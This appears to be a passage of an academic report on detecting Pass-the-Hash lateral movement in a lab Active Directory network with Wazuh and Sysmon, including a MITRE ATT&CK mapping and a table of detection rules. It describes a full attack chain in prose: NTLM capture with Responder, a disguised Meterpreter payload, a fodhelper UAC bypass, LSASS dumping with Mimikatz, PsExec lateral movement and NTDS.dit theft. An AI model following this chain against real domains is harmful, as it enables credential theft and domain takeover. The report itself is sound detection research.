


Figure 1. Network Topology

The proposed model describes an overall network architecture designed to simulate a realistic Active Directory (AD) environment in an enterprise network with the primary objective of studying the detection capability for lateral movement activities within an internal network. In this context, the Pass-the-Hash (PtH) technique is selected as a representative case study, as it exemplifies credential abuse techniques used to escalate privileges and move laterally between hosts within the same network segment.

In this model, the SIEM system is deployed on a server running Ubuntu 22.04, comprising all core components, including the Wazuh server/manager, Wazuh indexer and Wazuh dashboard. These components enable centralized log collection from endpoints, long-term storage of security alerts and visualization of the investigation process through the dashboard interface. Endpoint agents continuously forward system events to the Wazuh server, where they are analyzed using predefined rules and correlation mechanisms to generate security alerts.

The network infrastructure is segmented into multiple zones using VLANs to emulate security zoning in enterprise environments. pfSense functions as the routing and firewall device, responsible for traffic routing and controlling inter-VLAN communication. The 192.168.120.x VLAN hosts a Windows Server acting as the Domain Controller (AD DC), which also provides DNS services and is designated as a high-value asset, representing the most critical system in the environment. Sysmon and the Wazuh agent are installed on the Domain Controller to monitor system activities and forward detailed logs to the SIEM platform. The 192.168.130.x VLAN contains a domain-joined Windows client (victim) within the lab.local domain, as well as a Kali Linux machine serving as the attacker.




Figure 2. ATTACKER: Tactics & Techniques.

The proposed model presents the attack behavior chain across multiple phases, while mapping each step to corresponding techniques in the MITRE ATT&CK framework in order to standardize Tactics, Techniques and Procedures (TTPs) and clearly describe the logic of the attack chain. The attacker is positioned within the internal network and uses Kali Linux to perform reconnaissance and information-gathering activities. The attack begins with the reconnaissance phase, during which the attacker conducts discovery and network scanning to identify target hosts and exposed services. Once a victim endpoint is identified, the attacker proceeds to collect credentials by capturing NTLM challenge–response traffic on the network.

Next, the attacker gains code execution on the victim machine by creating and delivering a payload. In this study, a Meterpreter reverse TCP payload is generated using Metasploit and disguised as an executable file that is downloaded and executed by the user, enabling the attacker to establish a remote control session on the victim endpoint. After obtaining an initial foothold, the attacker performs actions to weaken defensive mechanisms, escalate privileges and steal credentials. Specifically, the attacker bypasses User Account Control (UAC) using the fodhelper technique to elevate privileges on the victim machine and subsequently employs Kiwi/Mimikatz to extract credential material and NTLM hashes from the LSASS process. This step is critical in the Pass-the-Hash (PtH) attack, as the attacker does not require plaintext

passwords but can directly reuse NTLM hashes to authenticate to other systems within the domain.

After obtaining valid credential hashes and sufficient privileges, the attacker conducts lateral movement from the victim endpoint to the Domain Controller using remote service techniques such as PsExec or WinRM. Upon compromising the Domain Controller, the attacker can achieve the final objective by extracting the NTDS.dit database, thereby obtaining hashes for all domain accounts and effectively gaining full control over the Active Directory environment. Modeling the attack behavior chain by phases and mapping each step to MITRE ATT&CK techniques enables systematic standardization of attack activities into TTPs and provides a logical representation of the overall attack chain.




Figure 3. Data Collection

The proposed model describes an attack detection workflow based on log collection and event analysis mechanisms provided by Wazuh in combination with Sysmon. In this model, two primary log sources are utilized: Sysmon Operational logs and Windows Security logs, collected from both the Windows 10 client (victim endpoint) and the Windows Server Domain Controller. Sysmon provides detailed telemetry on system level behaviors, including process creation, network connections and activities related to the registry and services. In contrast, Windows Security logs capture events related to authentication, logon activities, privilege usage and access to system resources. The combination of these two log sources enables comprehensive visibility into the full lateral movement attack chain, rather than relying on isolated individual events.

Logs from the endpoints and the Domain Controller are collected by the Wazuh agent through eventchannel (localfile) configurations and forwarded to the Wazuh manager. At the manager level, incoming events are decoded and matched against a set of detection rules, including both default rules and customized rules defined in `local_rules.xml`. Each rule is designed to correspond to a specific group of behaviors within the attack chain.

For example, the rules include detection of reconnaissance activities Responder/LLMNR poisoning to identify credential capture attempts, command execution and payload delivery, defense evasion behaviors, UAC bypass, credential dumping from the LSASS process, Pass-the-Hash attacks, lateral movement via PsExec, access to NTDS.dit and remote command-and-control activities through WinRM.

When an event matches a rule, an alert is generated and indexed into the `wazuh-alerts` index, where it can be queried, visualized and analyzed through the Wazuh dashboard. This mechanism reflects the core role of Wazuh: the Wazuh server performs rule-based event analysis and generates alerts enriched with contextual information to support investigation, thereby significantly enhancing the detection of malicious behaviors within enterprise networks.

This study adopts a qualitative research methodology to conduct an in-depth analysis of the operational mechanisms, attack behaviors and the role of the Pass-the-Hash (PtH) technique in Microsoft Active Directory (AD) environments. The focus of the study is not limited to describing PtH as an unauthorized authentication technique but rather to understanding PtH as a complex attack behavior chain that is closely associated with post-compromise phases in Windows-based systems. The qualitative approach is considered appropriate because PtH is not a single security event that can be measured by frequency or probability; instead, it represents a multi-stage process involving credential abuse and lateral movement within an internal network [6], [24].

According to the MITRE ATT&CK framework, Pass-the-Hash is classified as technique T1550.002 under the category Use Alternate Authentication Material. This technique enables attackers to directly use the NTLM hash of a legitimate account to authenticate remotely without knowing or decrypting the plaintext password [24]. This characteristic makes PtH particularly dangerous in Windows domain environments, where NTLM authentication is still widely used across various services and protocols. As a result, PtH functions not only as a method of unauthorized access but also as a critical link in lateral movement scenarios and privilege expansion, especially in enterprise networks based on Active Directory [6], [26].

This research approach is consistent with prior studies that focus on analyzing lateral movement behaviors and Pass-the-Hash techniques in Windows environments, where the emphasis is placed on describing and interpreting characteristic attack patterns rather than quantifying attack occurrences [27], [28]. These studies demonstrate that understanding the sequence and contextual execution of PtH is more valuable than relying solely on quantitative indicators, particularly for supporting threat detection and security incident investigation.

The research scope is limited to Microsoft Active Directory environments, where Pass-the-Hash is commonly exploited to expand access from an initially compromised system to other hosts within the same domain, including critical assets such as Domain Controllers [25], [26]. Focusing on AD environments allows the study to clarify the relationship between PtH, NTLM authentication mechanisms and lateral movement behaviors in enterprise networks. This study

does not aim to develop or optimize attack tools; instead, it concentrates on describing, analyzing and interpreting Pass-the-Hash behaviors to support detection, monitoring and defensive objectives. This aligns with recent research directions that emphasize PtH detection based on behavioral analysis and system log telemetry [25], [30].

## 3.2 Data Collection Methods

Data in this study were collected using a qualitative research approach, focusing on describing, observing and analyzing Pass-the-Hash (PtH) attack behaviors within the Windows operating system and Microsoft Active Directory infrastructure. Rather than collecting statistics or measuring event counts, the study aims to deeply understand PtH's operating mechanism, authentication context and related behavior chain.

Choosing a qualitative approach is appropriate because PtH is not a single isolated action but a continuous behavior chain that includes credential access, reuse of NTLM hashes and lateral movement within a domain network. This approach aligns with many prior PtH and lateral movement studies, where attack behavior is analyzed as a complex security phenomenon rather than a standalone event [6], [25].

The data collection methods were designed based on a synthesis of published scientific studies, technical documentation and experimental works related to PtH and Active Directory [6], [24], [25].

### 3.2.1 Analysis of scientific and technical literature

The first data source for this study is published scientific and technical literature, which serves as the theoretical foundation and reference framework for the entire analysis process.

The main materials used include:

- Official documentation from the MITRE ATT&CK Framework describing the Pass-the-Hash technique (T1550.002), including its definition, operating mechanism and relationship to other attack tactics in the kill chain [24].
- Research papers that focus on detecting Pass-the-Hash in Active Directory environments, especially studies that analyze logs and NTLM authentication behavior [25], [29].
- Survey and system-analysis studies on lateral movement in Windows environments, in which PtH is considered a central technique that helps expand an attacker's intrusion scope [6], [27].
- Academic literature and monographs on Active Directory attack and defense, providing context on authentication architecture, access control and common weaknesses exploited in domain environments [26].

The literature analysis focuses on the following aspects:

- How PtH uses NTLM hashes instead of plaintext passwords during authentication, allowing attackers to bypass the need to know the original password [24].
- The conditions required for PtH to succeed in an Active Directory environment, including NTLM authentication configuration, account privileges and login state on endpoints [26].

- The relationship between PtH and the stages of lateral movement, where PtH acts as a bridge between the credential collection stage and lateral movement within the network [6], [27].

This literature analysis not only identifies behavioral characteristics of PtH but also provides the basis for building simulation scenarios and the log-analysis framework in subsequent research steps.

From the overall body of scientific and technical literature on Pass-the-Hash and lateral movement in Active Directory environments, it can be observed that prior studies rely heavily on log data and authentication-behavior analysis to evaluate detection capabilities of monitoring systems and SIEMs. These works describe PtH's technical mechanism and propose multiple approaches to quantify detection effectiveness such as event-frequency analysis, behavior mapping to MITRE ATT&CK and assessing attack-chain coverage.

However, each individual approach reflects only one aspect of the detection problem. Relying solely on log frequency can miss rare but decisive behaviors, while evaluating techniques in isolation does not fully represent detection capability across the entire attack chain. Therefore, to ensure that the evaluation in this study is comprehensive, objective and comparable to prior work, a complementary set of quantitative metrics was constructed.

Specifically, this study applies two quantitative formulas corresponding to two core analysis objectives. The first formula describes the frequency distribution of each alert type in the overall dataset, providing an overview of event characteristics and density.

The formula is:

$$Percentage_{rule_i} = \frac{Count_{rule_i}}{Total\ Events} \times 100\%$$

The second formula determines the system's overall detection rate based on how well it covers the simulated steps in the attack chain, directly reflecting the practical effectiveness of the detection solution.

The formula is:

$$Detection\ Rate = \frac{Number\ of\ Detected\ Attack\ Steps}{Total\ Attack\ Steps\ Executed} \times 100\%$$

### **3.2.2 Observation and simulation of Pass-the-Hash attack scenarios**

In addition to literature analysis, the study collects qualitative data through observation and simulation of Pass-the-Hash attack scenarios in a simulated Active Directory environment. This approach is consistent with prior experimental PtH studies, where attack behavior is reproduced for analysis and detection purposes [25], [29].

During simulation, attacker behaviors are observed and recorded across each stage of the attack chain, from initial access to lateral movement and Domain Controller compromise. The observation focuses on key PtH behavioral characteristics, including:

- NTLM authentication without using plaintext passwords, where the NTLM hash is used directly for remote login [24].
- Reuse of valid credentials across multiple machines within the same domain, reflecting a typical PtH characteristic in Active Directory environments [26].
- Indicators showing PtH being used as an intermediate step to expand access and perform lateral movement, rather than merely accessing a single host [6].

The observation-and-simulation method allows the study to describe the PtH behavior chain in detail, including execution sequence, credential-use context and the relationships between attack steps. This helps overcome limitations of purely quantitative studies that only capture counts or frequencies without fully reflecting PtH's behavioral nature.

### **3.2.3 Analysis of Windows and Active Directory system logs**

Beyond direct observation of attack behavior, the study uses Windows and Active Directory system logs as an important qualitative data source. These include security logs, authentication logs and system logs generated while PtH is executed.

Log analysis is conducted to serve the following objectives:

- Describe the sequence of events that occurs when PtH is performed, from the moment credentials are abused to the moment the attacker successfully accesses another system.
- Analyze anomalous logon and authentication context, for example remote logon using an NTLM hash, changes in logon source or unusual account usage.
- Identify differences between Pass-the-Hash behavior and legitimate administrative activity, which may look similar on the surface but differ in context and behavioral sequence.

This qualitative log-analysis approach is consistent with recent studies on detecting PtH and lateral movement in Active Directory environments [25], [30], as well as theses and research works that analyze anomalous logon behaviors in Windows systems [27].

### 3.3 Sampling Data Analysis Techniques

The sampling strategy and data analysis techniques were developed based on the Pass-the-Hash attack flow and related techniques, as illustrated in the Sysmon and Wazuh detection workflow. This attack flow acts as a behavioral reference framework, helping to clearly identify the moments, events and log sources that should be collected and analyzed.

Because this is a qualitative study, the data are not selected randomly; instead, they are purposively selected along the real attack behavior chain to ensure each sample is analytically meaningful for the Pass-the-Hash technique.

#### 3.3.1 Sampling Strategy

Instead of random sampling, the study applies purposive sampling based on the attack behavior chain. This strategy allows the analysis to focus on log events directly related to the formation, execution and expansion of the Pass-the-Hash attack.

The attack flow is divided into successive phases to determine the data collection points. Specifically:

- Initial access and system reconnaissance phase.
- Command and script execution on the victim host.
- Privilege escalation and defense evasion phase.
- Credential extraction from memory phase.
- Pass-the-Hash execution and lateral movement phase.
- Domain Controller access and control phase.

Samples are collected at each phase of the attack flow, ensuring that the full progression of the simulated attack is represented in the analysis dataset. This approach avoids analyzing isolated, disconnected events and provides sufficient context to accurately understand attacker behaviors.

The analysis data are collected from multiple sources within the monitoring system to fully reflect behaviors at both the origin and the destination of the attack. The main data sources include:

- Sysmon Operational Log on the Windows client and Windows Server (Domain Controller), providing detailed information on processes, memory access, network connections and command execution.
- Windows Security Log, which records authentication, logon and credential usage events.
- Logs collected by the Wazuh Agent and sent to the Wazuh Manager, where the data are decoded, normalized and evaluated using detection rules.

The log collection scope is limited to the time window in which the simulated attack flow occurs, which reduces noise from other legitimate system activities. This ensures the analysis focuses on intentional anomalous behaviors rather than routine operations.

### 3.3.2 Data segmentation

The log dataset is segmented by specific attack techniques based on the detection rules deployed in Wazuh. This approach enables direct mapping between technique-level log data and the behaviors in the Pass-the-Hash flow, while maintaining consistency between observed data and the constructed attack scenario.

Each data segment represents a group of behaviors with similar characteristics, reflecting a particular step or phase within the overall attack chain. Segmentation is not only for organizing data but also provides a basis for deep analysis of individual techniques and relationships among techniques across the full attack flow.

- Network and system reconnaissance segment: This segment includes events and alerts reflecting the attacker's initial information-gathering activities such as network scanning, resource enumeration or system information queries. The data describe how the attacker identifies network structure, domain host roles and potential targets for subsequent steps. Separating the reconnaissance segment allows assessment of attacker preparation and provides a foundation for interpreting later behaviors.
- Command and script execution segment: This segment focuses on events related to executing commands or scripts on the system, including the use of command interpreters or scripting tools. The data represent the stage where the attacker begins active interaction with the system, performing actions to control or change the compromised host. This segment is particularly important for distinguishing probing from true intrusion and for providing context for advanced techniques such as privilege escalation or credential dumping.
- Privilege escalation and UAC bypass segment: This segment includes events showing attempts to increase attacker privileges such as bypassing User Account Control (UAC) or executing processes with elevated privileges. The data reflect a transition from standard user rights to administrative rights, an intermediate step required before accessing sensitive information. Analyzing this segment separately clarifies the relationship between command execution and deeper system resource access.
- LSASS memory access and credential dumping segment: This segment focuses on events indicating abnormal access to the LSASS process memory, where Windows stores credential material. The data represent the stage where the attacker attempts to extract credentials, enabling passwordless authentication techniques. This segment is key to the Pass-the-Hash chain because it shows the transition from host control to identity theft and abuse of legitimate user access.
- Pass-the-Hash segment via anomalous authentication sessions: This segment includes abnormal NTLM authentication events such as successful authentication without typical interactive logon behavior. The data show reuse of stolen credential material to access other domain systems. Separating the PtH segment helps distinguish legitimate authentication from credential abuse and supports assessment of how far the attack spreads within the Active Directory environment.

- Lateral movement and Domain Controller access segment: The final segment focuses on lateral movement behaviors and access to high-value systems, especially the Domain Controller. The data reflect the stage where the attacker expands control and approaches the final objective. Analyzing this segment in relation to earlier segments reconstructs the full attack progression-from initial intrusion to domain compromise-and supports evaluation of the overall severity of the Pass-the-Hash scenario.

### 3.3.3 Event Sequence Analysis

After the log data are segmented by attack technique, events in each segment are normalized and ordered along a timeline to identify cause-and-effect relationships between behaviors in the Pass-the-Hash scenario. This approach links individual events into a coherent behavior chain with clear security meaning.

The analysis first focuses on the order in which events appear across different systems, especially the shift from the initial Windows client to other domain machines and ultimately to the Domain Controller. Comparing event timestamps helps determine a logical sequence of attack steps and each system's role in the overall attack flow.

In addition, the study analyzes the time gaps between key behaviors such as the interval from the first signs of LSASS memory access to the emergence of anomalous authentication sessions indicative of Pass-the-Hash. This interval reflects the attacker's tempo and proactiveness and helps distinguish intentional attack behavior from random system activity.

Finally, the timeline analysis emphasizes contextual linkage between different event types, including process events, memory-access events and network authentication events. When placed on the same timeline, these events demonstrate the close relationship between local activity on the compromised host and remote authentication activities within the domain.

Through time-sequenced event analysis, the study can reconstruct the attack scenario end-to-end, from the initial stage to the point where the attacker achieves control over the target system, thereby clarifying the nature and risk level of each phase in the attack chain.

### 3.3.4 Behavioral Pattern

After identifying and ordering events chronologically, the study continues with behavioral pattern analysis. Instead of treating each log event or alert in isolation, this approach focuses on combining consecutive attack techniques in the attack flow to form behavior patterns with clear security semantics.

Behavior patterns are built on cause-and-effect relationships between techniques, reflecting the attacker's progression of privilege escalation and expansion of access within an Active Directory environment.

Privilege escalation → LSASS dumping → Pass-the-Hash: This pattern represents the critical transition from standard user privileges to control over credential material. The chain typically begins with indicators of privilege escalation such as bypassing access controls or running processes with higher privileges. Shortly after, abnormal access to the LSASS process memory appears, indicating credential extraction. LSASS dumping is not conclusive on its own; however, when followed by NTLM authentication sessions that do not use plaintext passwords, it becomes strong evidence of preparation for and execution of Pass-the-Hash. This pattern shows the attacker moving from information collection to direct exploitation of stolen credentials, marking a significant increase in attack severity.

Pass-the-Hash → PsExec/WinRM → Domain Controller access: This second pattern clearly reflects the lateral-movement nature of Pass-the-Hash. After using an NTLM hash to successfully authenticate to another system in the domain, the attacker continues to leverage remote administration tools such as PsExec or WinRM to execute commands on higher-value targets. The combination of Pass-the-Hash authentication and remote control activity indicates the attacker is not merely validating credentials but actively expanding control. When these events lead to access to or command execution on, the Domain Controller, the pattern demonstrates intent to compromise the domain rather than maintain presence on a single host.

Accessing NTDS.dit after completing lateral movement: This pattern typically appears in the final stage of the scenario, after the attacker has obtained sufficiently high privileges on the Domain Controller. Events related to accessing or copying NTDS.dit indicate that the attacker's ultimate objective is to steal the domain's entire credential database.

Analyzing this pattern in the context of prior lateral movement and Pass-the-Hash helps confirm that it is not legitimate administration but deliberate intrusion activity. This pattern represents the highest risk level in the scenario, as the potential consequence is complete loss of control over the Active Directory environment.

### 3.3.5 Contextual Analysis

The analysis focuses on determining the origin of Pass-the-Hash authentication sessions by correlating IP addresses, accounts, logon times and authentication types recorded on the Domain Controller with prior process and memory-access events on the Windows client. This approach helps trace the relationship between local behavior (credential dumping) and remote authentication behavior within the domain.

In addition, the study analyzes how access shifts from user workstations to higher-privilege systems, especially the Domain Controller. Comparing logon contexts helps identify anomalous privilege increases, for example when an account that normally operates on a workstation is used to authenticate and execute commands on a domain server.

Finally, contextual analysis focuses on identifying logon sessions and activities that do not match typical administrative behavior, including unusual logon times, authentication types uncommon in legitimate administration or the presence of remote-control processes associated with NTLM authentication. Placing these events in a shared context helps distinguish Pass-the-Hash from legitimate activities with a similar outward appearance.

By analyzing context between the client and the Domain Controller, the study clarifies the lateral-movement nature of Pass-the-Hash, showing that PtH is not a single authentication event but a critical link in the intrusion and privilege-expansion chain in Active Directory environments.

### 3.3.6 Analytical Consistency

To ensure consistency and reliability of the analysis results, the study applies a unified analysis process to all collected data. Every log set is processed through the same steps, beginning with data collection based on the predefined attack flow to ensure the data fully reflects all stages of the Pass-the-Hash scenario.

After collection, the data are segmented by attack technique and behavior, clearly separating activities such as command execution, privilege escalation, credential access and network authentication. These segments are then subjected to time-sequence analysis and authentication-context analysis, ensuring each behavior is evaluated in relation to the events before and after it.

Results from these steps are consolidated into consistent behavior patterns that reflect how Pass-the-Hash is used in relation to other techniques throughout the attack chain. Maintaining a consistent analysis workflow reduces subjective bias and improves reproducibility when applied to similar datasets or scenarios.

By enforcing analytical consistency, the study's results are not only logical and easy to compare but also accurately reflect the role of Pass-the-Hash across the entire scenario, providing a foundation for future research on detection and defense in Active Directory environments.

### 3.4 Limitations of the Methodology

Although the methodology is designed to deeply analyze the behavior and operating mechanism of Pass-the-Hash in an Active Directory environment, the study still has certain limitations related to scope, methods and the analyzed data.

First, the study uses a qualitative method, so the analysis is primarily descriptive and interpretive rather than providing quantitative indicators such as frequency, probability or real-world prevalence of Pass-the-Hash. This approach fits the goal of understanding PtH's nature and behavior flow but limits generalization to environments or organizations with different characteristics.

Second, the research context is limited to a simulated Microsoft Active Directory environment with controlled configurations, security policies and user behavior. Therefore, the derived behavior patterns may not fully reflect the diversity of production Active Directory environments, which can include custom configurations, additional security tools and varying administrative policies.

Third, the analysis relies mainly on Windows and Active Directory system logs, which are highly dependent on logging levels, monitoring configuration and the detection capability of the security stack. If logs are incomplete, overwritten or deliberately deleted by an attacker, some Pass-the-Hash behaviors may not be recorded in full, leading to gaps in reconstructing the attack chain.

Fourth, identifying and classifying Pass-the-Hash based on context and patterns rather than a single technical indicator may be influenced by analyst subjectivity. Although the study applies a consistent analysis process to reduce bias, different interpretations can still occur when applying the method to other scenarios or datasets.

Finally, the study does not focus on evaluating automated detection tools or machine-learning models; it primarily aims to understand the behaviors and event chains related to Pass-the-Hash. Therefore, the conclusions serve as a foundation for building or improving future detection mechanisms, rather than presenting a complete detection solution.

These limitations indicate that the study's results should be interpreted within the defined scope and methodology and they also suggest future work that combines qualitative analysis with quantitative or automated methods to improve detection and defense against Pass-the-Hash in Active Directory environments.

# REPORT 4: EXPERIMENTAL AND RESULT

## 4.1 Introduction

The research methodology proposed in this project follows a structured, clear and reproducible evaluation framework to analyze and assess SIEM detection coverage against adversary behaviors defined in the MITRE ATT&CK knowledge base. This approach enables direct linkage between security events collected from the experimental environment and the Tactics, Techniques and Procedures (TTPs) commonly used in real-world attacks.

Table 1. Statistical Table of Attack Behavior Mapping with MITRE ATT&CK Techniques

| STT | Attack Behaviors in the Lab       | MITRE Technique ID   | Main tactics         | Detection on Wazuh + Sysmon                                                                                                                   | Rule ID/Level | Sysmon Event                 |
|-----|-----------------------------------|----------------------|----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------|---------------|------------------------------|
| 1   | Nmap scan + Responder poisoning   | T1046-T1018          | Reconnaissance       | There is unusual behavior                                                                                                                     | 92657/12      | Event ID 3                   |
| 2   | Responder capture NTLM hash       | T1557.001            | Credential Access    | CRITICAL: LLMNR/NBT-NS Poisoning detected (Responder) - NTLM hash likely captured                                                             | 100610/14     | Event ID 3                   |
| 3   | Exploitation for Client Execution | T1203                | Execution            | VirusTotal: Alert - file - xxx engines detected this file                                                                                     | 87150/12      | Event ID 1                   |
| 4   | Attacker stop service             | T1562.001            | Defense Evasion      | Wazuh agent stopped - exhibiting unusual behavior.                                                                                            | 100500/15     | Event ID 1                   |
| 5   | UAC bypass                        | T1548.002            | Privilege Escalation | Possible use of fodhelper.exe used to bypass UAC and execute of malicious software                                                            | 92046/12      | Event ID 1                   |
| 6   | LSASS                             | T1003.001            | Credential Access    | Lsass process was accessed by File with read permissions, possible credential dump                                                            | 92900/12      | Event ID 10                  |
| 7   | Pass-the-Hash                     | T1550.002            | Lateral Movement     | Possible Responder/NTLM Poisoning - Suspicious NTLM network logon                                                                             | 100611/12     | Event ID 4624<br>Event ID 3  |
| 8   | Psexec lateral movement           | T1021.002, T1569.002 | Lateral Movement     | New Windows Service Created to start from windows root path. Suspicious event as the binary may have been dropped using Windows Admin Shares. | 92650/12      | Event ID 17/18<br>Event ID 1 |
| 9   | NTDS.dit extraction               | T1003.003            | Credential Access    | Possible NTDS.dit file extraction using ntdsutil.exe                                                                                          | 110006/12     | Event ID 1<br>Event ID 11    |

|    |                                   |           |                  |                                                                   |           |                          |
|----|-----------------------------------|-----------|------------------|-------------------------------------------------------------------|-----------|--------------------------|
| 10 | WinRM/evil-winrm lateral movement | T1021.006 | Lateral Movement | Possible Responder/NTLM Poisoning - Suspicious NTLM network logon | 100611/12 | Event ID 1<br>Event ID 3 |
|----|-----------------------------------|-----------|------------------|-------------------------------------------------------------------|-----------|--------------------------|

In this study, the authors focus on presenting experimental results for detecting a Pass-the-Hash (PtH) attack chain in an Active Directory environment by combining the Wazuh SIEM platform and Microsoft Sysmon to enhance event-log collection and analysis. Pass-the-Hash is a common lateral-movement technique that allows an attacker to use a password hash directly for authentication and to move laterally without knowing the original plaintext password. Therefore, effective PtH detection is important for protecting enterprise systems, especially those relying on Active Directory.

To support attack simulation and event analysis, a testbed infrastructure was built on the VMware virtualization platform, enabling environment isolation, traffic-flow control and safety throughout the experiment. Virtualization makes the model easy to reproduce, scale and adapt to different attack scenarios, while still closely reflecting situations that may occur in practice.

The experimental environment consists of three core virtual machines, each playing a distinct role in the monitoring and attack-detection architecture:

- Wazuh SIEM Manager: Deployed on an Ubuntu Desktop 22.04 virtual machine, responsible for ingesting, analyzing, correlating and storing security telemetry sent from monitored endpoints. This component acts as the central hub for anomaly detection and alert generation.
- Windows Server 2016: Acts as an Active Directory domain server and, at the same time, an attack surface in the simulated scenario. This server is installed with the Wazuh agent and Microsoft Sysmon to collect detailed events related to authentication, privileges, resource access and suspicious behaviors.
- Windows 10: Configured as an endpoint in the environment with the Wazuh agent, syslog and Microsoft Sysmon installed to collect system and user events comprehensively. This machine serves both as a log source and as an impacted target in simulated attack scenarios.

